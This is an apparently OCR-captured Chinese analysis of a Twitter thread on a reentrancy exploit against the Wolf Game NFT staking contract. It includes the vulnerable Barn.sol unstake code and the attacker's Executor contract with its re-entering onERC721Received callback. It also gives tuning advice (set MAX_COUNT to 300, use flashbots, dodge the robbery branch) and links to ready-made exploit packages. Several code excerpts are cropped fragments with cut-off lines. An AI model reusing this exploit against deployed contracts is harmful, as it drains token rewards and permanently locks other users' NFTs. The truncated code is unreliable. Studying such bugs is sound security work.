
Wolf Game 的 300 倍羊毛

https://twitter.com/not__stoops/status/1462638499316699137



notstoops
@not_stoops

Schrödinger's Sheep: How to claim 300x the amount of $WOOL when unstaking your sheep in @WolfDotGame turning 20,000 $WOOL into 6,000,000 $WOOL

Technical deep dive below on how it works 👇

12:26 PM · Nov 22, 2021 · Twitter Web App

196 Retweets **159** Quote Tweets **619** Likes

Tweet your reply Reply

notstoops @not_stoops · 4h
Replying to @not_stoops
(1/10) The claim and unstake branch of the code has a form of reentrancy vulnerability: It calls safeTansferFrom to send your sheep BEFORE deleting its staking information.

The problem here is that safeTransferFrom calls into the address receiving the token if it is a contract.

2 7 36
Like

notstoops @not_stoops · 4h
(2/10) Specifically, it calls onERC721Received.

All we have to do to exploit this is deploy a contract where onERC721Received calls back into the claim and unstake function.

1 21

notstoops @not_stoops · 4h
(3/10) Because the original safeTransferFrom call hasn't completed, the stake deletion still hasn't happened, and the contract still thinks our sheep is staked for each of these nested calls, and it sends us our wool each time.

```
ke.value > lastClaimTimestamp) {
// $WOOL production stopped already

tClaimTimestamp - stake.value) * DAILY_WOOL_RATE / 1 days; // stop earn

{
tokenId) & 1 == 1) { // 50% chance of all $WOOL stolen
is(owed);

ransferFrom(address(this), _msgSender(), tokenId, ""); // send back She
[tokenId];
taked -= 1;
```

This first call still hasn't completed
So the stake deletion hasn't happened for the nested cal

2 19

notstoops @not_stoops · 4h
(4/10) The only tricky thing here was that the Barn contract has to own the token even in each nested call so that safeTransferFrom succeeds.

It seems that they try protect against us transferring the token back to them directly by overriding their own onERC721Received

```
.sol

);

tion onERC721Received(
  address,
  address from,
  uint256,
  bytes calldata
external pure override returns (bytes4) {
require(from == address(0x0), "Cannot send tokens to Barn directl
return IERC721Receiver.onERC721Received.selector;
```

Reverts if the transfer is coming from

1 10

notstoops @not_stoops · 4h
(5/10) However, we can just get around this by calling transferFrom instead of safeTransferFrom, which does not call into their contract at all, thus bypassing this check.

1 16

notstoops @not_stoops · 4h
(6/10) We cap the nested call count in our example contract at 20x because it speeds up the test run, but the only limit on how many unstakes you can nest is the block gas limit and the number of other sheep that are staked (because totalSheepStaked can't go below zero).

```
ator is IERC721Receiver, Genesi
 be less than known staked shee
onstant for gas savings
ublic constant MAX_COUNT = 20;

ublic count = 0;
ldWoolPerAlpha;
ldUnaccountedRewards;
blic tokenId;
ic isRunning = false;
lic woolf;
ic target;
```

```
- stake.value) * DAILY_WOOL_

1) { // 50% chance of all $W

ss(this), _msgSender(), tok
```

Change t
whole
You need the compiler-inse
to succeed, so at least 300
need to be staked to steal 3

1 10

notstoops @not_stoops · 4h
(7/10) In practice, because many others are staking sheep, it's only the block gas limit. At 30M, this would grant you around a 300x multiplier.

1 13

notstoops @not_stoops · 4h
(8/10) Check out wolf1.zip or our improved wolf2.zip for a working exploit contract and tests.

storage.googleapis.com/wolfbucket/wol…
storage.googleapis.com/wolfbucket/wol…

2 23

notstoops @not_stoops · 4h
(9/10) Our Executor contract is also set up to prevent your $WOOL from ever getting stolen (the "Would have gotten robbed" revert), and you can use flashbots to avoid paying gas on those attempts.

1 18

notstoops @not_stoops · 4h
(10/10) This vulnerability also makes totalSheepStaked permanently inaccurate. After use, the overflow check mentioned in 6 will prevent the number of staked sheep from falling below your multiplier. If you used 300, the last 300 people would be unable to ever unstake their sheep

7 2 32

David Rockwell 🦁 @BigLeagueRock · 3h
Replying to @not_stoops and @wolfdotgame

漏洞类别

可重入漏洞

Worf Game


一只羊一天可以生产一万枚羊毛 token wool,wool 可以卖出或者用来繁育下一代,羊的持有者每一次领取 wool 的时候都需要将 20%送给狼,羊累计了 2 万枚 token wool 的时候就可以解除质押,此时狼将会有 50%的几率将羊身上的 wool 全抢走

分析


进一步的利用使玩家可以选择在取消抵押他们的羊 NFT 时要求 600 万个 WOOL 代币，而不是预期的 20,000 个。

1. 代码的 claim 和 unstake 分支有一种可重入漏洞：它调用 safeTansferFrom 在删除其 staking 信息之前发送你的羊。这里有个问题:如果它是个合约, safeTransferFrom 调用接收令牌的地址

Barn.sol




```
        if (unstake) {
            if (random(tokenId) & 1 == 1) { // 50% chance of all $WOOL stolen
                _payWolfTax(owed);
                owed = 0;
            }
            woolf.safeTransferFrom(address(this), _msgSender(), tokenId, ""); // send back Sheep
            delete barn[tokenId];
            totalSheepStaked -= 1;
        } else {
```




```
    function _claimSheepFromBarn(uint256 tokenId, bool unstake) internal returns (uint256 owed) {
        Stake memory stake = barn[tokenId];
        require(stake.owner == _msgSender(), "SWIPER, NO SWIPING");
        require(!(unstake && block.timestamp - stake.value < MINIMUM_TO_EXIT), "GONNA BE COLD WITHOUT TWO DAY'S WOOL");
        if (totalWoolEarned < MAXIMUM_GLOBAL_WOOL) {
            owed = (block.timestamp - stake.value) * DAILY_WOOL_RATE / 1 days;
        } else if (stake.value > lastClaimTimestamp) {
            owed = 0; // $WOOL production stopped already
        } else {
            owed = (lastClaimTimestamp - stake.value) * DAILY_WOOL_RATE / 1 days; // stop earning additional $WOOL if it's all been earned
        }
        if (unstake) {
            if (random(tokenId) & 1 == 1) { // 50% chance of all $WOOL stolen
                _payWolfTax(owed);
                owed = 0;
            }
            woolf.safeTransferFrom(address(this), _msgSender(), tokenId, ""); // send back Sheep
            delete barn[tokenId];
            totalSheepStaked -= 1;
        } else {
            _payWolfTax(owed * WOOL_CLAIM_TAX_PERCENTAGE / 100); // percentage tax to staked wolves
            owed = owed * (100 - WOOL_CLAIM_TAX_PERCENTAGE) / 100; // remainder goes to Sheep owner
            barn[tokenId] = Stake({
            owner: _msgSender(),
            tokenId: uint16(tokenId),
            value: uint80(block.timestamp)
            }); // reset stake
        }
        emit SheepClaimed(tokenId, owed, unstake);
    }
```

ERC721.sol




```
    /**
     * @dev See {IERC721-safeTransferFrom}.
     */
    function safeTransferFrom(
        address from,
        address to,
        uint256 tokenId,
        bytes memory _data
    ) public virtual override {
        require(_isApprovedOrOwner(_msgSender(), tokenId), "ERC721: transfer caller is not owner nor approved");
        _safeTransfer(from, to, tokenId, _data);
    }
```

ERC721.sol



```
    function _safeTransfer(
        address from,
        address to,
        uint256 tokenId,
        bytes memory _data
    ) internal virtual {
        _transfer(from, to, tokenId);
        require(_checkOnERC721Received(from, to, tokenId, _data), "ERC721: transfer to non ERC721Receiver implementer");
    }
```


ERC721.sol



```
    function _checkOnERC721Received(
        address from,
        address to,
        uint256 tokenId,
        bytes memory _data
    ) private returns (bool) {
        if (to.isContract()) {
            try IERC721Receiver(to).onERC721Received(_msgSender(), from, tokenId, _data) returns (bytes4 retval) {
                return retval == IERC721Receiver.onERC721Received.selector;
            } catch (bytes memory reason) {
                if (reason.length == 0) {
                    revert("ERC721: transfer to non ERC721Receiver implementer");
                } else {
                    assembly {
                        revert(add(32, reason), mload(reason))
                    }
                }
            }
        } else {
            return true;
        }
    }
```


2. 具体来说，它调用 onERC721Received(ERC-721 的官方解释是"Non-Fungible Tokens"，英文简

写为"NFT"，可以翻译为不可互换的 Tokens，简单地说就是每个 Token 都是独一无二的且不能互换的。)。我们所要做的就是部署一个合约，其中一个 ERC721Received 回调到 claim 和 unstake 函数。



```
     * The selector can be obtained in Solidity with `IERC721.onERC721Received.selector`.
     */
    function onERC721Received(
        address operator,
        address from,
        uint256 __tokenId,
        bytes calldata data
    ) public virtual override returns (bytes4) {
        if (msg.sender != address(woolf)) {
            return this.onERC721Received.selector;
        }

        uint256 _count = count;

        if (_count == 0) {
            uint256 newWoolPerAlpha = target.woolPerAlpha();
            uint256 newUnaccountedRewards = target.unaccountedRewards();

            if ((newWoolPerAlpha > oldWoolPerAlpha) || (newUnaccountedRewards > oldUnaccountedRewards)) {
                revert("Would have gotten robbed");
            }
        }

        if (_count > MAX_COUNT - 2) return this.onERC721Received.selector;

        uint16[] memory tokenIds = new uint16[](1);
        tokenIds[0] = tokenId;

        count = _count + 1;

        woolf.transferFrom(address(this), address(target), tokenId);

        target.claimManyFromBarnAndPack(tokenIds, true);

        return this.onERC721Received.selector;
    }
```


3. 因为最初的 safeTransferFrom 调用还没有完成，stake 删除仍然没有发生，而且合约仍然认为我们的羊在这些嵌套调用中被 staking，并且每次都向我们发送我们的羊毛。


File 2 of 23: Barn.sol
This first call still hasn't completed
So the stake deletion hasn't happened for the nested calls

```
      owed = (block.timestamp - stake.value) * DAILY_WOOL_RATE / 1 days;
    } else if (stake.value > lastClaimTimestamp) {
      owed = 0; // $WOOL production stopped already
    } else {
      owed = (lastClaimTimestamp - stake.value) * DAILY_WOOL_RATE / 1 days; // stop earning additional $WOOL if it'
    }
    if (unstake) {
      if (random(tokenId) & 1 == 1) { // 50% chance of all $WOOL stolen
        _payWolfTax(owed);
        owed = 0;
      }
      woolf.safeTransferFrom(address(this), _msgSender(), tokenId, ""); // send back Sheep
      delete barn[tokenId];
      totalSheepStaked -= 1;
```


4. 这里唯一棘手的是，即使在每个嵌套调用中，Barn 合约也必须拥有令牌，以便 safeTransferFrom 成功。似乎他们试图通过覆盖他们自己的 onERC721Received 来防止我们直接将代币转回给他们

File 2 of 23: Barn.sol



```
    }));
  }

  function onERC721Received(
        address,
        address from,
        uint256,
        bytes calldata
    ) external pure override returns (bytes4) {
      require(from == address(0x0), "Cannot send tokens to Barn directly");
      return IERC721Receiver.onERC721Received.selector;
    }
```

5. 然而，我们可以通过调用 transferFrom 而不是 safeTransferFrom 来解决这个问题，它根本不会调用他们的合约，从而绕过这个检查




```
     * The selector can be obtained in Solidity with `IERC721.onERC721Received.selector`.
     */
    function onERC721Received(
        address operator,
        address from,
        uint256 __tokenId,
        bytes calldata data
    ) public virtual override returns (bytes4) {
        if (msg.sender != address(woolf)) {
            return this.onERC721Received.selector;
        }

        uint256 _count = count;

        if (_count == 0) {
            uint256 newWoolPerAlpha = target.woolPerAlpha();
            uint256 newUnaccountedRewards = target.unaccountedRewards();

            if ((newWoolPerAlpha > oldWoolPerAlpha) || (newUnaccountedRewards > oldUnaccountedRewards)) {
                revert("Would have gotten robbed");
            }
        }

        if (_count > MAX_COUNT - 2) return this.onERC721Received.selector;

        uint16[] memory tokenIds = new uint16[](1);
        tokenIds[0] = tokenId;

        count = _count + 1;

        woolf.transferFrom(address(this), address(target), tokenId);
```

Uses transferFrom instead of safeTransferFrom,
bypassing the call to their onERC721Received


6. 我们将示例合约中的嵌套调用次数上限设置为 20 倍，因为它可以加快测试运行速度，但您可以嵌套多少 unstakes 的唯一限制是区块 gas 限制和其他被抵押的羊的数量（因为 totalSheepStaked 不能低于零）。

在#17 MAX_COUNT 改成 300 以占据整个块并获得 300x



```
contract Executor is IERC721Receiver, Ownable {
    // should be less than known staked sheep count
    // made constant for gas savings
    uint256 public constant MAX_COUNT = 20;

    uint256 public count = 0;
    uint256 oldWoolPerAlpha;
    uint256 oldUnaccountedRewards;
    uint16 public tokenId;
    bool public isRunning = false;
    Woolf public woolf;
    Barn public target;

```

需要在#174 进行编译器插入的溢出检查才能成功,至少需要抵押 300 只其他人的羊才能窃取 300x



```
167         if (unstake) {
168             if (random(tokenId) & 1 == 1) { // 50% chance of all $WOOL stolen
169                 _payWolfTax(owed);
170                 owed = 0;
171             }
172             woolf.safeTransferFrom(address(this), _msgSender(), tokenId, ""); // send back Sheep
173             delete barn[tokenId];
174             totalSheepStaked -= 1;
```

7. 在实践中，因为许多人都在放羊，所以这只是区块 gas 限制。在 30M 时，这将使您获得大约 300 倍的乘数。
8. Executor 合约还旨在防止 $WOOL 被盗（“Would have been robed”恢复），可以使用 flashbots 避免在这些尝试中支付 gas。
9. 此漏洞还使 totalSheepStaked 永久不准确。使用后，6 中提到的溢出检查将防止被放牧的羊的数量低于您的乘数。如果你用了 300，最后 300 人将永远无法解除他们的羊

补充

```
